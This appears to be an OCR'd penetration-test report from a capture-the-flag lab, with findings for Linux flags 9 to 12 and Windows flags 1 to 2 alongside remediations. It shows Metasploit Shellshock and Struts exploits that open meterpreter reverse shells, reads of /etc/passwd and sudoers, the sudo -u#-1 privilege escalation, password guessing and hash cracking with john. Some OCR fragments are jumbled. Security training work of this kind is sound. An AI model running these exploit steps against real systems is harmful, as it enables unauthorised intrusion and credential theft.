


```
www-data@95300ef6dd49:/usr/lib/cgi-bin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@95300ef6dd49:/usr/lib/cgi-bin$ cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/sn
ap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
www-data@95300ef6dd49:/usr/lib/cgi-bin$ 
```



```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting      Required  Description
   ----            ---------------      --------  -----------
   CMD_MAX_LENGTH  2048                 yes       CMD max line length
   CVE             CVE-2014-6271        yes       CVE to check/exploit (Accepted: CVE-2014
                                                  -6271, CVE-2014-6278)
   HEADER          User-Agent           yes       HTTP header to use
   METHOD          GET                  yes       HTTP method to use
   Proxies                              no        A proxy chain of format type:host:port[,
                                                  type:host:port][...]
   RHOSTS          192.168.13.11        yes       The target host(s), see https://github.c
                                                  om/rapid7/metasploit-framework/wiki/Usin
                                                  g-Metasploit
   RPATH           /bin                 yes       Target PATH for binaries used by the Cmd
                                                  Stager
   RPORT           80                   yes       The target port (TCP)
   SRVHOST         0.0.0.0              yes       The local host or network interface to l
                                                  isten on. This must be an address on the
                                                   local machine or 0.0.0.0 to listen on a
                                                  ll addresses.
   SRVPORT         8080                 yes       The local port to listen on.
   SSL             false                no        Negotiate SSL/TLS for outgoing connectio
                                                  ns
   SSLCert                              no        Path to a custom SSL certificate (defaul
                                                  t is randomly generated)
   TARGETURI       /cgi-bin/shockme.cgi yes       Path to CGI script
   TIMEOUT         5                    yes       HTTP read response timeout (seconds)
   URIPATH                              no        The URI to use for this exploit (default
                                                   is random)
   VHOST                                no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.23.116.95    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Affected Hosts	192.168.13.11
Remediation	Update to the most current version of BASH and assess if any other interconnected systems are vulnerable to Shellshock

<table>
<tr><th>Flag 9</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Suspicious User Name - Flag 9: wudks8f7sd</td></tr>
<tr><td><b>Type (Web app / Linux OS / WIndows OS)</b></td><td>Linux</td></tr>
<tr><td><b>Risk Rating</b></td><td>Critical</td></tr>
<tr><td><b>Description</b></td><td>While in the shell from the previous attack, we were able to run the command: cat /etc/passwd which exposed sensitive information.</td></tr>
<tr><td><b>Images</b></td><td>

<pre>
   LHOST 172.23.116.95   yes   The listen address (an interface may be specified)
   LPORT 4444   yes   The listen port

Exploit target:

   Id Name
   -- ----
   0   Linux x86


msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > sessions

Active sessions
===============

  Id Name Type   Information   Connection
  -- ---- ----   -----------   ----------
  2   meterpreter x86/linux   www-data @ 192.168.13.11   172.23.116.95:4444 → 192.168.
                                                                13.11:57096 (192.168.13.11)

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > shell
Process 148 created.
Channel 2 created.
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
</pre></td></tr>
<tr><td><b>Affected Hosts</b></td><td>192.168.13.11</td></tr>
<tr><td><b>Remediation</b></td><td><ul><li>Update to the most current version of BASH and assess if any other interconnected systems are vulnerable to Shellshock</li><li>Implement Principle of Least Privilege to ensure that applications, services, and users operate with only the minimum permissions necessary to perform their tasks. This reduces the risk of sensitive files being exposed during an attack</li></ul></td></tr>
</table>

<table>
<tr><th>Flag 10</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Struts - CVE-2017-5638 - Flag 10: wjasdufsdkg</td></tr>
<tr><td><b>Type (Web app / Linux OS / WIndows OS)</b></td><td>Linux</td></tr>
<tr><td><b>Risk Rating</b></td><td>Critical</td></tr>
<tr><td><b>Description</b></td><td>Based on the nessus vulnerability that this host is vulnerable to Struts. Used the exploit exploit/multi/http/struts2_content_type_ogn. Use <code>cat</code> with the flag file to view the flag</td></tr>
<tr><td><b>Images</b></td><td>


<pre>
msf6 exploit(multi/http/struts2_content_type_ognl) > cd Documents
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > ls
Listing: /cve-2017-538
======================

Mode   Size   Type Last modified   Name
----   ----   ---- -------------   ----
100644/rw-r--r-- 22365155 fil   2022-02-08 09:17:59 -0500 cve-2017-538-example.jar
100755/rwxr-xr-x 78   fil   2022-02-08 09:17:32 -0500 entry-point.sh
040755/rwxr-xr-x 4096   dir   2024-12-16 02:44:52 -0500 exploit

meterpreter > pwd
/cve-2017-538
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 42 created.
Channel 1 created.
whoami
root
ls
cve-2017-538-example.jar
entry-point.sh
exploit
pwd
/cve-2017-538
find "flag*"
find: flag*: No such file or directory
search / -type f -name "*flag*" 2>/dev/null
cd Documents
/bin/sh: cd: line 6: can't cd to Documents: No such file or directory
ls
cve-2017-538-example.jar
entry-point.sh
exploit
cd
ls
flagisinThisfile.7z
download flagisinThisfile.7z
/bin/sh: download: not found
pwd
/root
ls
flagisinThisfile.7z
download /root/flagisinThisfile.7z
/bin/sh: download: not found
download flagisinThisfile.7z /tmp/flagisinThisfile.7z
/bin/sh: download: not found
cat flagisinThisfile.7z
7z��'fV�%�!���flag 10 is wjasdufsdkg
�3�є��э6=�t���#����{���<�H�vw{I����W�
                                      F��Q������I����������?�;�<�Ex|�����
                                                                        �
                                                                              #]
                                                                                ��
n�]^X@cS
</pre></td></tr>
<tr><td><b>Affected Hosts</b></td><td>192.168.13.12</td></tr>
<tr><td><b>Remediation</b></td><td><ul><li>Apply the latest Apache Struts updates and security patches.</li><li>Use a Web Application Firewall (WAF) to block malicious exploitation attempts.</li></ul></td></tr>
</table>



Flag 11	Findings

Title	Drupal - CVE-2019-6340 - Flag 11: www-data
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	Successfully guessed the user name would be the same as flag 8 & 9 - www-data
Images	

```
www-data@95300ef6dd49:/usr/lib/cgi-bin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@95300ef6dd49:/usr/lib/cgi-bin$ cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/sn
ap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
www-data@95300ef6dd49:/usr/lib/cgi-bin$ 
```

Affected Hosts	192.168.13.13
Remediation	● Update Drupal to the latest version to patch CVE-2019-6340. ● Restrict access to sensitive endpoints and validate all user inputs to prevent exploitation.

Flag 12	Findings
Title	SSH - Vulnerability CVE-2019-14287- Flag 12: d7sdfksdf384
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	From WHOIS data in Flag 1, identified the username `sshuser Alice` and guessed the password as `alice`. SSH into the server: `ssh alice@192.168.13.14.` Used `sudo -u#-1 cat root/flag12.txt` to escalate privileges and obtain the sensitive user.

Images	 


```
┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ 
```

```
alice@192.168.13.14: Permission denied (publickey,password).

┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Permission denied, please try again.
alice@192.168.13.14's password:
Connection closed by 192.168.13.14 port 22

┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ pwd
/
$ whoami
alice
$ sudo su
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/bin/su' as root on 65d58f9a5cea.
$ sudo -u
sudo: option requires an argument -- 'u'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
$ sudo -u#-1 cat /root/flag12.txt
d7sdfksdf384
```

Affected Hosts	192.168.13.14
Remediation	● Update Admin Credentials and change the admin password to a strong, complex password that adheres to best practices ● Disable SSH on the default port or restrict access to specific IP addresses using a firewall. Additionally, consider using key-based authentication for added security

Vulnerability Findings - Day 3 - Windows


Flag 1	**Findings**

Title	Open source exposed data - Flag 1: Tanya4life
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	Searched github which revealed the hashed password. Used john to crack the hash. https://github.com/totalrekall/site/blob/main/xampp.users trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0
Images	 eEntity<java.util.Map<java.lang.String, java.lang.Object>> org.springframewor onfigure.web.BasicErrorController.error(javax.servlet.http.HttpServletRequest ┌──(root💀kali)-[~] └─# nano hash6.txt ┌──(root💀kali)-[~] └─# john hash6.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-lo ng" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) 1 (and variants) [MD5 512/512 AVX512BW 16×3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Tanya4life (trivera) 1g 0:00:00:00 DONE 2/3 (2024-12-17 02:53) 9.090g/s 11400p/s 11400c/s 11400C/s 123456..jak e Use the "--show" option to display all of the cracked passwords reliably Session completed. ┌──(root💀kali)-[~] └─#
Affected Hosts	totalrekall.xyz
Remediation	- Regularly audit and minimize the amount of sensitive information exposed in publicly accessible data sources - Make the Github repository private or delete it entirely


Flag 2	**Findings**
Title	Nmap Scan - HTTP Port Open - Flag 2: 4d7b349705784a518bc876bc2ed6d4f6
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	Ran a port scan of 172.22.117.0/24 which revealed Win10 @ 172.22.117.20 had the http port open. We navigated to this IP address which asked for

credentials. Using the credentials from the previous flag `trivera` ; `Tanya4life`, we were able to get access to the sensitive data.

Images



```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00056s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp             32 Feb 15 13:55 flag3.txt
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp  open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-title: 401 Unauthorized
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
```




Authentication Required - Mozilla Firefox

http://172.22.117.20 is requesting your username and password. The site says: "Restricted Content"

User Name:


Password:



Index of /

Name	Last modified	Size	Description
flag2.txt	2022-02-15 13:53	34	

Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80

